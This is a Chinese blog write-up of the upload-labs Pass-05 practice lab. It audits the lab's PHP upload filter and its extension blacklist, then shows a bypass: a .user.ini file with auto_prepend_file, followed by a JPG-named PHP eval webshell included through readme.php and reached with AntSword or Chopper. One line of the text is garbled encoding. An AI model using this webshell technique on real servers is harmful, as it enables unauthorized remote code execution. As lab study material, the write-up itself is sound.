

安全-Pass05之黑名单.user.ini绕过 (upload-labs)

原创

小狐狸FM  于 2021-07-22 15:22:29 发布  1094  收藏 4

分类专栏: [安全 # 靶场学习](#) 文章标签: [shell php ctf 安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/smallfox233/article/details/118999515>

版权



[安全](#) 同时被 [2](#) 个专栏收录

91 篇文章 9 订阅

订阅专栏



[靶场学习](#)

24 篇文章 1 订阅

订阅专栏

文章目录

前言

相关介绍

其他介绍

一、题目

二、WriteUp

[1]. 函数介绍

[2]. 源码审计

(1). 变量判断

(2). 路径判断

(3). 黑名单

(4). 首尾去空

(5). 删除尾部小数点

(6). 获取文件后缀

(7). 小写转换

(8). 置空::\$DATA

(9). 首尾去空

(10). 黑名单过滤


(11). 文件存储路径设置

(12). 移动临时文件

[3]. ini绕过

前言

- `php` 即 `Hypertext Preprocessor` 超文本预处理器，多用于 `web` 后端
`.ini` 文件是 `Initialization File` 的缩写，即初始化文件，是 `windows` 的系统配置文件所采用的存储格式，统管 `windows` 的各项配置
- `Pass05`与`Pass04`相比，删除了文件后缀 `.ini` 的处理，增加了 `.htaccess` 的黑名单限制
BUUCTF的upload-labs在线靶场和本地的靶场有点差别，如果用文章的方法没法绕过时，注意看一下源码是否一致



相关介绍

[PHP 百度百科](#)

[ini文件 百度百科](#)

[PHP: PHP 手册 - Manual](#)

[PHP: .user.ini文件 - Manual](#)

[PHP: php.ini配置选项列表](#)

[PHP 通过.user.ini 绕过黑名单限制](#)

其他介绍

[文件上传绕过思路集合](#)

[upload-labs靶场下载](#)

[upload-labs在线靶场-BUUCTF](#)

[蚁剑AntSword](#)

[菜刀Cknife](#)

[Seay](#)

一、题目



The screenshot shows the 'UpLoad-1015' web application. On the left, there is a vertical list of ten password levels: Pass-01, Pass-02, Pass-03, Pass-04, Pass-05, Pass-06, Pass-07, Pass-08, Pass-09, and Pass-10. The 'Pass-05' level is highlighted with a dark background. The main content area on the right is titled '任务' (Task) and contains the instruction: '上传一个 `webshell` 到服务器。' (Upload a `webshell` to the server). Below this is the '上传区' (Upload Area) section, which says '请选择要上传的图片:' (Please select the image to upload:). There is a file selection interface with a '浏览...' (Browse...) button, a text field containing '未选择文件。' (No file selected.), and a yellow '上传' (Upload) button.



The screenshot shows a warning message box with a brown title bar containing the text '提示' (Warning) and a close button. The main content of the box is the text: '上传目录存在php文件 (readme.php)' (Upload directory contains php file (readme.php)).

php 后端代码

```

<?php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".pht", ".pHp",
        ".pHp5", ".pHp4", ".pHp3", ".pHp2", ".Html", ".Htm", ".pHtml", ".jsp", ".jspa", ".jspx", ".jsw", ".jst", ".jspf",
        ".jtml", ".jsp", ".jSp", ".jSpa", ".jSw", ".jSv", ".jSpf", ".jHtml", ".asp", ".aspx", ".asa", ".asax", ".asc
x", ".ashx", ".asmx", ".cer", ".aSp", ".aSp", ".aSa", ".aSa", ".aScx", ".aShx", ".aSmx", ".cEr", ".swf", ".swf",
        ".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name); //删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext); //去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' . $file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错!';
            }
        } else {
            $msg = '此文件类型不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建!';
    }
}
?>

```

二、WriteUp

[1]. 函数介绍

deldot是靶场自己定义的函数，不是PHP自带的函数

PHP函数	介绍
file_exists(路径)	判断指定的文件或目录是否存在，不存在返回true，否则返回false
in_array(变量, 数组)	如果变量存在于数组就返回true，否则返回false
isset(变量)	如果变量存在且值不为null返回true，否则返回false
move_uploaded_file(文件路径, 文件夹路径)	将文件移动到指定文件夹下
strchr(字符串, 字符)	如果字符存在于字符串时，返回第一次找到的字符至字符串末尾的子串。不存在于字符串时就返回false
strtolower(字符串)	将字符串全部转换成小写
str_ireplace(字符串1, 字符串2, 字符串3)	在字符串3中搜索，如果含有字符串1的子串就替换成字符串2

PHP函数	介绍
trim(字符串)	删除字符串前后的空白符，空白符：空格、制表符（\t）、换行符（\n）、回车符（\r）、空字节符（\0）和垂直制表符（\x0B）

[2]. 源码审计

(1). 变量判断

- 对 php 代码进行审计，if 语句比较多最好从外往内分析
- 第一条 if 语句只是判断了一下提交的 post 请求中 submit 参数是否被设置且非空
[PHP:isset - Manual](#)

```
Content-Disposition: form-data; name="upload_file"; filename=""  
Content-Type: text/plain
```

```
-----179332396611738  
Content-Disposition: form-data; name="submit"
```

```
$is_upload = false;  
$msg = null;  
if (isset($_POST['submit'])) {  
    //第一条if语句  
    //代码  
}
```

(2). 路径判断

- 第二条语句判断了一下文件上传的路径存不存在，存在的话就执行里面的代码，不存在就给 \$msg 设置回显信息
- 通过 Seay 审计的全局搜索功能可以找到 UPLOAD_PATH 是在 config.php 中被定义的
Pass-02\index.php 的代码中包含了上一级目录下的 config.php
然后这个变量就可以在 Pass-02\index.php 中直接使用
- ../ 表示访问上一级的目录，所以 upload-labs-master\Pass-02\index.php 包含的是 upload-labs-master\config.php
- 当 UPLOAD_PATH 变量在 upload-labs-master\Pass-02\index.php 中被调用时，就会设置上传的父文件夹为 upload-labs-master\upload

新建项目 关闭项目 自动审计 全局搜索 审计插件 代码调试 函数查询 数据管理 正则编码 临时记录

文件结构 编码: UTF-8 词句: 翻译:

upload-labs-master

- common.php
- config.php
- footer.php
- head.php
- include.php
- index.php
- menu.php
- README.md
- rmdir.php
- css
- doc
- docker
- img
- js
- Pass-01
- Pass-02
- Pass-03
- Pass-04
- Pass-05

内容(支持正则): UPLOAD_PATH 查找 停止

ID	文件路径	内容详细
1	/config.php	define("UPLOAD_PATH", "../upload");
2	/Pass-01/index.php	if (file_exists(UPLOAD_PATH)) {
3	/Pass-01/index.php	\$img_path = UPLOAD_PATH . '/' . \$_FILES
4	/Pass-01/index.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手
5	/Pass-02/index.php	if (file_exists(UPLOAD_PATH)) {
6	/Pass-02/index.php	\$img_path = UPLOAD_PATH . '/' . \$_FILES
7	/Pass-02/index.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手工
8	/Pass-02/show_code.php	if (file_exists(UPLOAD_PATH)) {
9	/Pass-02/show_code.php	\$img_path = UPLOAD_PATH . '/' . \$_FILES
10	/Pass-02/show_code.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手工
11	/Pass-03/index.php	if (file_exists(UPLOAD_PATH)) {
12	/Pass-03/index.php	\$img_path = UPLOAD_PATH . '/' . date("YmDHi
13	/Pass-03/index.php	\$msg = UPLOAD_PATH . '文件夹不存在,请手
14	/Pass-03/show_code.php	if (file_exists(UPLOAD_PATH)) {

> 此电脑 > 本地磁盘 (C:) > phpstudy_pro > WWW > upload-labs-master > Pass-02

名称	修改日期	类型	大小
helper.php	2020/1/15 22:38	PHP 文件	
index.php	2020/1/15 22:38	PHP 文件	
show_code.php	2020/1/15 22:38	PHP 文件	

C:\phpstudy_pro\WWW\upload-labs-master\Pass-02\index.php - Notepad++

文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插

```

1 <?php
2 include '../config.php';
3 include '../head.php';
4 include '../menu.php';
5
    
```

> 此电脑 > 本地磁盘 (C:) > phpstudy_pro > WWW > upload-labs-master >

名称	修改日期	类型	大小
Pass-07	2021/7/18 11:03	文件夹	
Pass-08	2021/7/18 11:03	文件夹	
Pass-09	2021/7/18 11:03	文件夹	
Pass-10	2021/7/18 11:03	文件夹	
Pass-11	2021/7/18 11:03	文件夹	
Pass-12	2021/7/18 11:03	文件夹	
Pass-13	2021/7/18 11:03	文件夹	
Pass-14	2021/7/18 11:03	文件夹	
Pass-15	2021/7/18 11:03	文件夹	
Pass-16	2021/7/18 11:03	文件夹	
Pass-17	2021/7/18 11:03	文件夹	
Pass-18	2021/7/18 11:03	文件夹	
Pass-19	2021/7/18 11:03	文件夹	
Pass-20	2021/7/18 11:03	文件夹	
Pass-21	2021/7/18 11:03	文件夹	
upload	2021/7/20 16:34	文件夹	
common.php	2020/1/15 22:38	PHP 文件	1 KB
config.php	2020/1/15 22:38	PHP 文件	1 KB
footer.php	2020/1/15 22:38	PHP 文件	1 KB

```
C:\phpstudy_pro\WWW\upload-labs-master\config.php - Notepad++
文件(F) 编辑(E) 搜索(S) 视图(V) 编码(N) 语言(L) 设置(T) 工具(O) 宏(M) 运行(R) 插件(P) 窗口(W) ?
config.php
1 <?php
2 header("Content-type: text/html;charset=utf-8");
3 error_reporting(0);
4
5 define("WWW_ROOT",$_SERVER['DOCUMENT_ROOT']);
6 define("APP_ROOT",str_replace('\\','/',dirname(__FILE__)));
7 define("APP_URL_ROOT",str_replace(WWW_ROOT,"",APP_ROOT));
8 //文件包含漏洞页面
9 define("INC_VUL_PATH",APP_URL_ROOT . "/include.php");
10 //设置上传目录
11 define("UPLOAD_PATH", "../upload");
12 ?>
```



```

$is_upload = false;
$msg = null;
if (xxx) {//第一条if语句
    if (file_exists(UPLOAD_PATH)) {//第二条if语句
        //代码
    }else {//第二条if语句为假
        $msg = UPLOAD_PATH.'文件夹不存在,请手工创建!';
    }
}

```

(3). 黑名单

- `$deny_ext` 是一个数组类型，存储了需要被过滤的后缀名
之后会对文件的后缀判断，如果后缀符合其中的一个，文件就会被过滤
- 对其中的后缀分析可以发现，还是有重要的后缀没进行过滤，如 `.ini`

```

".php", ".php5", ".php4", ".php3", ".php2",
".html", ".htm", ".phtml", ".pht", ".pHp",
".pHp5", ".pHp4", ".pHp3", ".pHp2", ".Html",
".Htm", ".pHtml", ".jsp", ".jspa", ".jspx",
".jsw", ".jsw", ".jspf", ".jtml", ".jSp",
".jSpX", ".jSpa", ".jSw", ".jSv", ".jSpf",
".jHtml", ".asp", ".aspx", ".asa", ".asax",
".ascx", ".ashx", ".asmx", ".cer", ".aSp",
".aSpX", ".aSa", ".aSax", ".aScx", ".aShx",
".aSmx", ".cEr", ".sWf", ".swf", ".htaccess"

```

```

//代码
if (xxx) {//第一条if语句
    if (xxx) {//第二条if语句
        $deny_ext = array(".php", ".php5", ".php4", ".php3", ".php2", ".html", ".htm", ".phtml", ".pht", ".pHp", ".pHp5", ".pHp4", ".pHp3", ".pHp2", ".Html", ".Htm", ".pHtml", ".jsp", ".jspa", ".jspx", ".jsw", ".jsw", ".jspf", ".jtml", ".jSp", ".jSpX", ".jSpa", ".jSw", ".jSv", ".jSpf", ".jHtml", ".asp", ".aspx", ".asa", ".asax", ".ascx", ".ashx", ".asmx", ".cer", ".aSp", ".aSpX", ".aSa", ".aSax", ".aScx", ".aShx", ".aSmx", ".cEr", ".sWf", ".swf", ".htaccess");
    }else {//第二条if语句为假
        //代码
    }
}

```

(4). 首尾去空

- `$_FILES['upload_file']['name']` 会获取上传文件的名称，如下图的 `test3.txt`
- `trim($_FILES['upload_file']['name'])` 就是删除文件名称 首尾 的空白符，然后赋值给变量 `$file_name`
[PHP:trim - Manual](#)


```
function deldot($s){  
    查找  
    函数列表  
    deldot  
    变量列表  
    $i  
    $s  
    $c
```

```
function deldot($s){  
    > for($i = strlen($s)-1;$i>0;$i--){  
    >     > $c = substr($s,$i,1);  
    >     > if($i == strlen($s)-1 and $c != '.'){  
    >     >     > return $s;  
    >     > }  
    > }  
    > if($c != '.'){  
    >     >     > return substr($s,0,$i+1);  
    >     > }  
    > }  
    > }  
    >>
```

The screenshot shows an IDE with a project named 'php' containing files '233.php' and 'test.php'. The main editor displays the following PHP code:

```
1 <?php  
2  
3 function deldot($s){  
4     for($i = strlen($s)-1;$i>0;$i--){  
5         $c = substr($s,$i, length: 1);  
6         if($i == strlen($s)-1 and $c != '.'){  
7             return $s;  
8         }  
9  
10        if($c != '.'){  
11            return substr($s, start: 0, length: $i+1);  
12        }  
13    }  
14 };  
15 echo deldot( s: ".2333.txt..344.");  
16 ?>
```

The console output shows the command execution: `C:\PlayCode\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe C:\Code\php\233.php .2333.txt..344` and the result: `进程已结束, 退出代码 0`. A red annotation in the console reads: **当字符串的多个部分含有小数点时, 仅会删除末尾的小数点**.

```
1 <?php
2
3 function deldot($s){
4     for($i = strlen($s)-1;$i>0;$i--){
5         $c = substr($s,$i, length: 1);
6         if($i == strlen($s)-1 and $c != '.'){
7             return $s;
8         }
9
10        if($c != '.'){
11            return substr($s, start: 0, length: $i+1);
12        }
13    }
14 };
15 echo deldot( s: ".2333.txt..344.....");
16 ?>
```

Run: 233.php x

C:\PlayCode\phpstudy_pro\Extensions\php\php7.3.4nts\php.exe C:\Code\php\233.php
.2333.txt..344
进程已结束，退出代码 0

如果字符串末尾是连续的小数点时，会删除末尾连续的小数点

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_name = deldot($file_name); //删除文件名末尾的点
    }
} else { //第二条if语句为假
    //代码
}
}
```

(6). 获取文件后缀

- `strrchr($file_name, '.')` 会返回小数点和文件后缀组成的子串。
假设文件名为 `test3.php.jpg`，得到的 `$file_txt` 值就是 `.jpg`
- [PHP: strrchr - Manual](#)

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_ext = strrchr($file_name, '.');
    }
} else { //第二条if语句为假
    //代码
}
}
```

(7). 小写转换

- `strtolower($file_ext)` 就是对得到的字符串后缀进行全小写处理，这样就无法进行文件后缀的大小写绕过了
[PHP: strtolower - Manual](#)

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_ext = strtolower($file_ext); //转换为小写
    }
} else { //第二条if语句为假
    //代码
}
}
```

(8). 置空::\$DATA

- 在window的时候如果文件名+ `:::DATA` 会把 `:::DATA` 之后的数据当成文件流处理,不会检测后缀名，具体参考【文件上传绕过】八、`:::DATA`上传绕过
如果文件名为 `test.php:::DATA.jpg` 时，在windows中会删除 `:::DATA` 及之后的内容，则上传window服务器后的文件名为 `test.php`
- `str_ireplace(':::DATA', '', $file_ext)` 将会用空字符来替换变量 `$file_ext` 中的 `:::DATA` 子串，防止了 `:::DATA` 的上传绕过
- [PHP: str_ireplace - Manual](#)

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_ext = str_ireplace(':::DATA', '', $file_ext); //去除字符串:::DATA
    }
} else { //第二条if语句为假
    //代码
}
}
```

(9). 首尾去空

- `trim($file_ext)` 删除 `$file_ext` 变量首尾的空白符
- [PHP: trim - Manual](#)

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        $file_ext = trim($file_ext); //收尾去空
    }
} else { //第二条if语句为假
    //代码
}
}
```

(10). 黑名单过滤

- `$file_ext` 存储的是文件后缀（含有小数点）
数组 `$deny_ext` 的值如下，当文件的后缀不为其中的时，才能进入if语句
- PHP: [in_array - Manual](#)

```
".php", ".php5", ".php4", ".php3", ".php2",  
".html", ".htm", ".phtml", ".pht", ".pHp",  
".pHp5", ".pHp4", ".pHp3", ".pHp2", ".Html",  
".Htm", ".pHtml", ".jsp", ".jspa", ".jspx",  
".jsw", ".jSv", ".jspf", ".jtml", ".jSp",  
".jSpX", ".jSpa", ".jSw", ".jSv", ".jSpf",  
".jHtml", ".asp", ".aspx", ".asa", ".asax",  
".ascx", ".ashx", ".asmx", ".cer", ".aSp",  
".aSpX", ".aSa", ".aSax", ".aScx", ".aShx",  
".aSmx", ".cEr", ".sWf", ".swf", ".htaccess"
```

```
//代码  
if (xxx) {  
    //第一条if语句  
    if (xxx) {  
        //第二条if语句  
        //代码  
        if(!in_array($file_ext, $deny_ext)) {  
            //第三条if语句  
            //代码  
        } else {  
            //第三条if语句为假  
            $msg = '此文件不允许上传';  
        }  
    }  
}else{  
    //第二条if语句为假  
    //代码  
}  
}
```

(11). 文件存储路径设置

- 在上传文件的时候，文件都会被存储在一个临时的文件夹下
我们不需要知道具体路径，只需要通过`tmp_name`参数获取路径即可
`UPLOAD_PATH` 的值为 `../upload`，在 `config.php` 文件中定义
- PHP: [in_array - Manual](#)

```
//代码  
if (xxx) {  
    //第一条if语句  
    if (xxx) {  
        //第二条if语句  
        //代码  
        if (xxx) {  
            //第三条if语句  
            $temp_file = $_FILES['upload_file']['tmp_name'];  
            $img_path = UPLOAD_PATH . '/' . $file_name;  
            //代码  
        } else {  
            //第三条if语句为假  
            //代码  
        }  
    }  
}else {  
    //第二条if语句为假  
    //代码  
}  
}
```


(12). 移动临时文件

- 剩余的代码仅是用于移动上传的文件，没有对文件进行过滤操作
- PHP: `move_uploaded_file` - Manual

```
//代码
if (xxx) { //第一条if语句
    if (xxx) { //第二条if语句
        //代码
        if(xxx) { //第三条if语句
            //代码
            if (move_uploaded_file($temp_file,$img_path)) { //第四条if语句
                $is_upload = true;
            } else { //第四条if语句为假
                $msg = '上传出错!';
            }
        } else { //第三条if语句为假
            //代码
        }
    }
} else { //第二条if语句为假
    //代码
}
}
```

[3]. ini绕过


- 先看一下提示，上传的目录存在一个名为 `readme.php` 文件
因为 `.ini` 后缀的文件可以上传，所以我们可以上传一个 `.user.ini` 文件来改变服务器配置
- PHP: `.user.ini`文件 - Manual
PHP: `php.ini`配置选项列表



- `.user.ini` 配置参考的PHP 通过`.user.ini` 绕过黑名单限制，在 `.user.ini` 设置 `auto_prepend_file` 属性
- 下方的配置的意思是在 `.user.ini` 相同的目录下，所有的php文件都包含 `test5.jpg` 这个文件
所以之后我们就可以利用到 `readme.php` 包含一个我们上传的木马文件，再连接 `readme.php` 文件达到连接一句话木马的目的

```
.user.ini x
1 auto_prepend_file = test5.jpg
```

上传 .user.ini 文件到服务器，返回了一个图片，可以右键复制链接查看
readme.php 里面的内容不是很重要，只需要这个文件是存在的就行




璇 冃 汜 褰 震 櫛 涓 戩 紮 錕 困 欢 淇 漬 珥 铸 砒 錕 困 欢 涓 虹 郴 缙 熿 鑄 屋 杓 浞 讹 紆 璇 峰 燈 錄 狍 橫 铸

- 然后再上传一个一句话木马文件，名字需要与 `.user.ini` 配置的文件名相同
- 因为 `jpg` 没有在黑名单的限制之内，所以可以修改后缀名为 `jpg` 绕过上传限制


```
-----219682614116666
Content-Disposition: form-data; name="upload_file"; filename="test5.jpg"
Content-Type: image/jpeg

<?php @eval($_POST["cmd"]);?>
-----219682614116666
Content-Disposition: form-data; name="submit"

消息
-----219682614116666-- https://blog.csdn.net/smallfox233
```



在服务器端的 `upload` 文件夹会存在三个文件，原先服务器就存在的 `readme.php` 和我们上传的 `.user.ini` `test5.jpg`



最后就是用菜刀或蚁剑连接 `readme.php`，达到连接 `test5.jpg` 一句话木马的效果

